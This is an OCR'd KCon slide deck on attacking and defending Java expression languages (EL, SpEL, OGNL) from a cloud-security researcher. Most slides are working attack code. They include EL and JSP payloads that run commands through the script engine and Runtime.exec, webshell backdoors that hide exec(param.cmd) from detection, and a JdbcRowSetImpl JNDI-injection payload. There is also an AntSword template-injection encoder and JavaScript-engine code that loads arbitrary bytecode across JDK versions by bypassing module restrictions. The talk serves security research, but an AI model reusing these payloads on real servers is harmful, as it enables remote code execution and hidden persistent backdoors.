
KCon

归源·智变

Returning to the source · Intelligent transformation

Java表达式攻防下的黑魔法



演讲人：刘镇东(yzddMr6)

自我介绍

刘镇东（yzddMr6），现就职于阿里云云安全能力建设团队

- AntSword开发组核心成员，开源工具As-Exploits、WebCrack、Webshell-venom等作者，2022补天白帽大会演讲者
- 目前主要从事RASP、恶意流量攻防研究，以及阿里云恶意文本检测引擎的建设

- GITHUB: github.com/yzddmr6
- BLOG: yzddmr6.com
- MAIL: yzddmr6@gmail.com

KCon

归源 · 智变

Returning to the source · Intelligent transformation

目录 / CONTENTS

背景介绍

- Java灵活的表达式虽然带来了开发和使用的便捷性，但如果没有对输入进行过滤就直接解析执行，则会引发严重的安全问题
- 攻击者利用Java表达式注入漏洞可以实现任意代码的执行，或者利用表达式构造隐蔽的WebShell后门实现对服务器的长期控制
- 历史上EL表达式、SpEL表达式、OGNL表达式等都曾引发过严重的安全问题，所以Java表达式下的攻防一直是安全人员研究的重点

CVE-2021-26084

CVE-2018-14667

CVE-2017-5638

CVE-2017-8046

CVE-2018-1273

CVE-2022-22980

CVE-2022-26134

CVE-2017-9791

CVE-2022-22947

CVE-2017-1000112

CVE-2018-16621

...

- Magic in EL Expression

关于EL表达式

- EL表达式是JSP 2.0规范的一部分，在Tomcat、WebLogic等中间件中默认支持，适用范围极广。
- 借助强大的EL表达式，我们可以让JSP WebShell拥有很多动态特性，让我们的WebShell更加隐蔽灵活，逃过大多数引擎的检测

EL表达式的动态执行特性

```
${''.getClass().forName("javax.script.ScriptEngineManager").newInstance()
        .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")")}
```


```
<%
"".getClass().forName("javax.script.ScriptEngineManager").newInstance()
     .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\"");
%>
```

ERROR: 无法解析'Object'中的方法'getEngineByName'

```
<%
((ScriptEngineManager)"".getClass().forName("javax.script.ScriptEngineManager").newInstance())
     .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\"");
%>
```

EL表达式的动态执行逻辑

```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate
    ->org.apache.el.parser.AstValue#getValue
        ->org.apache.jasper.el.JasperELResolver#invoke
            ->javax.el.BeanELResolver#invoke
                ->java.lang.reflect.Method#invoke
```



以点号为分隔符，解析成一个个的节点

EL表达式的动态执行逻辑

org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate
->org.apache.el.parser.AstValue#getValue
->org.apache.jasper.el.JasperELResolver#invoke
->javax.el.BeanELResolver#invoke
->java.lang.reflect.Method#invoke

```
public Object getValue(EvaluationContext ctx) throws ELException {
    Object base = this.children[0].getValue(ctx);
    int propCount = this.jjtGetNumChildren();
    int i = 1;
    Object suffix = null;
    ELResolver resolver = ctx.getELResolver();   resolver: JasperELResolver@3354

    while(base != null && i < propCount) {
        suffix = this.children[i].getValue(ctx);
        if (i + 1 < propCount && this.children[i + 1] instanceof AstMethodParameters) {
            AstMethodParameters mps = (AstMethodParameters)this.children[i + 1];   mps: "()"
            if (base instanceof Optional && "orElseGet".equals(suffix) && mps.jjtGetNumChildren() == 1) {
                Node paramFoOptional = mps.jjtGetChild( i: 0);
                if (!(paramFoOptional instanceof AstLambdaExpression) && !(paramFoOptional instanceof LambdaExpression)) {
                    throw new ELException(MessageFactory.get( key: "stream.optional.paramNotLambda", new Object[]{suffix}));
                }
            }

            Object[] paramValues = mps.getParameters(ctx);   mps: "()"    paramValues: Object[0]@4031
            base = resolver.invoke(ctx, base, suffix, this.getTypesFromValues(paramValues), paramValues);   resolver: JasperELResolver@3354    param
            i += 2;
        } else {
            if (suffix == null) {
                return null;
            }

            ctx.setPropertyResolved(false);
            base = resolver.getValue(ctx, base, suffix);
```

循环反射，base为每轮递归反射之后保存的对象

EL表达式的动态执行逻辑


```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate
    ->org.apache.el.parser.AstValue#getValue
        ->org.apache.jasper.el.JasperELResolver#invoke
            ->javax.el.BeanELResolver#invoke
                ->java.lang.reflect.Method#invoke
```

```java
public Object invoke(ELContext context, Object base, Object method, Class<?>[] paramTypes, Object[] params) {   contex
    String targetMethod = coerceToString(method);   method: "getClass"    targetMethod: "getClass"
    if (targetMethod.length() == 0) {
        throw new ELException(new NoSuchMethodException());
    } else {
        context.setPropertyResolved(false);
        Object result = null;   result: null
        int index = 1 + this.appResolversSize + 2;   index: 7    appResolversSize: 0

        int size;   size: 9
        for(size = 1; size < index; ++size) {
            result = this.resolvers[size].invoke(context, base, targetMethod, paramTypes, params);
            if (context.isPropertyResolved()) {
                return result;
            }
        }

        index += 4;
        size = this.resolversSize.get();   resolversSize: "9"

        for(int i = index; i < size; ++i) {   index: 7    size: 9    i: 7
            result = this.resolvers[i].invoke(context, base, targetMethod, paramTypes, params);   context: EvaluationC
            if (context.isPropertyResolved()) {
                return result;
            }
        }
```

- resolver数组主要保存具体的节点处理，比如说list的处理，array节点的处理等。在这里用到的是BeanELResolver
- resolve成功后会在context做一个标记，告诉上文这里的节点被找到了

EL表达式的动态执行逻辑

org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate
->org.apache.el.parser.AstValue#getValue
->org.apache.jasper.el.JasperELResolver#invoke
->javax.el.BeanELResolver#invoke
->java.lang.reflect.Method#invoke



到具体的节点的resolver，触发最终的反射

EL表达式的动态执行特性

```
${''.getClass().forName("javax.script.ScriptEngineManager").newInstance()
        .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")")}
```

Q: 为什么EL表达式不需要强制类型转换?

A: EL表达式在执行时，每一步函数调用都会通过反射去实现。在反射的过程中确定具体的类型，所以不需要强制类型转换


云上真实攻防案例--定制化后门


```
${param.getClass().forName(param.c)
        .newInstance().eval(param.cmd)}
```


- 实际调用的参数均由外部传入
- 动态反射调用bsh.Interpreter类下的eval方法
- 被“自适应WebShell通信拦截”模型检出并拦截

方括号执行函数

```
${''.getClass()} == ${''['getClass']()}
```



方括号执行函数



org.apache.el.parser.AstBracketSuffix#getValue

```java
@Override
public Object getValue(EvaluationContext ctx) throws ELException {
    return this.children[0].getValue(ctx);
}
```

org.apache.el.parser.AstValue#getValue

```java
while (base != null && i < propCount) {
  // Evaluate next node
  suffix = this.children[i].getValue(ctx);
  // if next+1 node is (...)
  if (i + 1 < propCount && (this.children[i+1] instanceof AstMethodParameters)) {
    AstMethodParameters mps = (AstMethodParameters) this.children[i+1];
    ...
    // Then this is a method
    Object[] paramValues = mps.getParameters(ctx);
    // Invoke method
    base = resolver.invoke(ctx, base, suffix, getTypesFromValues(paramValues),paramValues);
  } else {...}
}
```

Java实现"变量函数"


```
${''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()}
```

- 利用方括号特性：把要调用的**方法**放到字符串的位置

```
${''['getClass']()['forName']('javax.script.ScriptEngineManager')['newInstance']()['getEngineByName']('js')['eval']()}
```

- 利用动态执行特性：把要调用的**参数**通过外部参数传入

```
${""[param.a]()[param.b](param.c)[param.d]()[param.e](param.f)[param.g](param.h)}
```



利用内置对象实现变量赋值

- EL表达式不支持 Object a= xxx赋值语句，但是有些情况下我们需要保存临时变量来构建更复杂的Payload
- 可以借助内置对象来实现变量的间接传递

```
${
   pageContext.setAttribute("obj",Runtime.getRuntime());
   pageContext.getAttribute("obj").exec("open -a Calculator")
}
```

EL表达式内置对象与JSP对应关系

EL表达式	JSP
pageContext	pageContext
pageScope	基本等同于pageContext
requestScope	request
sessionScope	session
applicationScope	application
param	ServletRequest.getParameter(String name)
paramValues	ServletRequest.getParameterValues(String name)
header	ServletRequest.getHeader(String name)
headerValues	ServletRequest.getHeaders(String name)
cookie	HttpServletRequest.getCookies()
initParam	ServletContext.getInitParameter(String name)

EL表达式执行getter/setter原理

- EL表达式中 点号属性取值相当于执行对象的 getter 方法； 等号属性赋值则等同于执行 setter 方法
- RWCTF Desperate Cat 中用到了这个trick

```
${pageContext.servletContext.classLoader.resources.context.manager.pathname=param.a}
```

```
pageContext.getServletContext().getClassLoader().getResources()
                    .getContext().getManager().setPathname(request.getParameter("a"));
```

以执行setter为例，核心堆栈：

proprietaryEvaluate:942, PageContextImpl (org.apache.jasper.runtime)
-> getValue:189, ValueExpressionImpl (org.apache.el)
-> getValue:37, AstSemicolon (org.apache.el.parser)
-> getValue:35, AstAssign (org.apache.el.parser)
-> setValue:201, AstValue (org.apache.el.parser)
-> setValue:115, CompositeELResolver (javax.el)
-> setValue:119, BeanELResolver (javax.el)

EL表达式执行getter/setter利用

是否想到了反序列化中的getter/setter利用?

- com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getOutputProperties
  - load custom bytecode and instantiate it to execute arbitrary Java code
- com.sun.rowset.JdbcRowSetImpl#setAutoCommit
  - trigger JNDI injection, can also execute arbitrary Java code

...

结合一下之前提到的EL实现变量赋值的技巧:

```
${
    pageContext.setAttribute("obj","".getClass().forName("com.sun.rowset.JdbcRowSetImpl").newInstance());
    pageContext.getAttribute("obj").dataSourceName="ldap://127.0.0.1:9999/exp";
    pageContext.getAttribute("obj").autoCommit=true
}
```

标签中的EL表达式

- EL表达式不仅可以放到jsp的body里，也可以插入到各种的标签中
- WebShell引擎如果没有正确解析AST，则会被当做字符串忽略

```
<jsp:useBean id="test" type="java.lang.Class"
                       beanName="${Runtime.getRuntime().exec(param.cmd)}"></jsp:useBean>
```

- ...
- org.apache.jasper.compiler.Generator.GenerateVisitor#attributeValue
- org.apache.jasper.compiler.ELInterpreter#interpreterCall
- org.apache.jasper.compiler.JspUtil#interpreterCall
- ...

```
(java.lang.String) org.apache.jasper.runtime.PageContextImpl.proprietaryEvaluate(
                       "${Runtime.getRuntime().exec(param.cmd)}",
                       java.lang.String.class,
                       (javax.servlet.jsp.PageContext)_jspx_page_context,
                       null
                   )
```

- 表达式注入的武器化利用

任意命令执行 vs 任意代码执行

目前大多数工具/POC只是做到了任意命令执行，但是在实战中我们更希望得到一个任意代码执行的口子：

1. 任意命令执行在进程层面很容易留下痕迹被发现，而任意代码执行在语言函数层面，有天然的隐蔽的优势。

2. 任意代码执行可以实现注入内存马等进阶操作。

利用JS引擎延展利用链

- Java有很多种表达式，不同表达式有不同的语法特点：有些必须要用链式反射去调用方法，有些可以直接new；有些表达式只能执行一句，有些可以执行多句
- 想要做到武器化利用就要选取一种通用的中间层语言，去延展我们的利用链

其中JS引擎就非常符合我们的要求：

1. 一行代码即可调用JS引擎，在JS引擎中可以执行多句
2. JDK6-14都可以使用，基本满足对兼容性的需要
3. 可以间接调用Java方法，实现任意代码执行

EL:
```
${''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()}
```

SpEL:
```
T(javax.script.ScriptEngineManager).newInstance().getEngineByName("js").eval()
```

Ognl:
```
(new javax.script.ScriptEngineManager()).getEngineByName("js").eval()
```

MVEL:
```
new javax.script.ScriptEngineManager().getEngineByName("js").eval();
```

JEXL:
```
''.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()
```

AntSword一键连接漏洞点


AntSword JSPJS类型配合自定义编码器，可实现各种表达式注入以及模板注入场景一键无文件连接

- 举例：themeleaf模板注入

```
@RequestMapping("/engine/path")
public String path(@RequestParam String lang) {
    return lang; //template path is tainted
}
```

- 编码器

```
'use strict';

module.exports = (pwd, data, ext = null) => {
    data[pwd] =
`__\${T(javax.script.ScriptEngineManager).newInstance().getEngineByName
("js").eval(new
String(T(com.sun.org.apache.xml.internal.security.utils.Base64).decode(
'${Buffer.from(data['_']).toString('base64')}')))}__::.x`;
    delete data['_'];
    return data;
}
```



继续延展

原始表达式Payload → 只能反射调用
or 只能执行单句
or 只能做到命令执行 

表达式+JS引擎 → 受限的代码执行 

表达式+JS引擎+任意字节码加载 → 完整的任意代码执行 

- 由于JS引擎的限制，很多比如注入内存马、加载Shellcode等相关操作在JS引擎中实现较为麻烦，涉及到Java跟JS类型之间的转换，容易有BUG，无法直接复用原有的很多基于字节码的Payload
- 为了实现任意代码执行的完全体，还是需要做到任意字节码的加载

加载字节码方式选择

URLClassLoader

- 通用性强
- 需要额外落盘文件

BCELClassLoader

- 通用性不强
- 无需落盘文件

*.defineClass

- 通用性强
- 无需落盘文件

原始Payload

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
❌	❌	✅	✅	✅	❌	❌	❌	❌

```
var classBytes = Base64DecodeToByte(Classdata);
var byteArray = Java.type("byte[]");
var int = Java.type("int");
var defineClassMethod = java.lang.ClassLoader.class.getDeclaredMethod(
     "defineClass",
     byteArray.class,
     int.class,
     int.class
);
defineClassMethod.setAccessible(true);
var cc = defineClassMethod.invoke(
    Thread.currentThread().getContextClassLoader(),
    classBytes,
    0,
    classBytes.length
);
return cc.getConstructor(java.lang.String.class).newInstance(cmd);
```

之前在博客文章里给出过一版原始Payload

但是很多JDK版本并不兼容:

https://yzddmr6.com/posts/a-new-type-java-webshell/

JDK版本时间线

JDK6、7

- JDK开始引入JS引擎，采用Rhino实现
- 不支持Java.type等获取Java类型的操作
- 反射部分Java方法会玄学报错

JDK8

- JS引擎默认采用Nashorn实现
- 进一步增强JS调用Java方法的能力

JDK9

- 引入模块机制
- 部分非标准库的类被移除

JDK11

- Unsafe.defineClass方法被移除
- 默认禁止跨包之间反射调用非公有方法

JDK12

- Reflection类下fieldFilterMap增加过滤，反射操作被大大限制

JDK15

- JS引擎被正式移出JDK
- 彻底噶了 

JDK6/7 Rhino下调用defineClass

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✅	✅	✅	✅	✅	❌	❌	❌	❌

```
var classBytes = Base64DecodeToByte(Classdata);
var theUnsafeMethod =
java.lang.Class.forName("sun.misc.Unsafe").getDeclaredField("theUnsafe");
theUnsafeMethod.setAccessible(true);
unsafe = theUnsafeMethod.get(null);
clz = unsafe.defineClass(null, classBytes, 0,
classBytes.length, null, null);
clz.newInstance();
```

- Rhino中没有Java.type等方便的接口获取Java对象
- 反射调用ClassLoader.defineClass会有玄学报错
- 使用Unsafe类下的defineClass绕过
- BCEL ClassLoader也可以，不过Payload跟后续的不通用

JDK11绕过模块隔离强行反射方法

- JDK11移除了Unsafe.defineClass方法

```
TypeError: unsafe.defineClass is not a function in <eval> at line number 27
```

- 无法强行对defineClass方法setAccessible(true)

```
Unable to make protected final java.lang.Class
java.lang.ClassLoader.defineClass(byte[],int,int) throws java.lang.ClassFormatError accessible:
module java.base does not "opens java.lang" to module jdk.scripting.nashorn.scripts
```

JDK11绕过模块隔离强行反射方法

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✅	✅	✅	✅	✅	✅	❌	❌	❌

```
var Unsafe = Java.type("sun.misc.Unsafe");
var field = Unsafe.class.getDeclaredField("theUnsafe");
field.setAccessible(true);
var unsafe = field.get(null); //获取unsafe实例

var Modifier = Java.type("java.lang.reflect.Modifier");
var byteArray = Java.type("byte[]");
var int = Java.type("int");
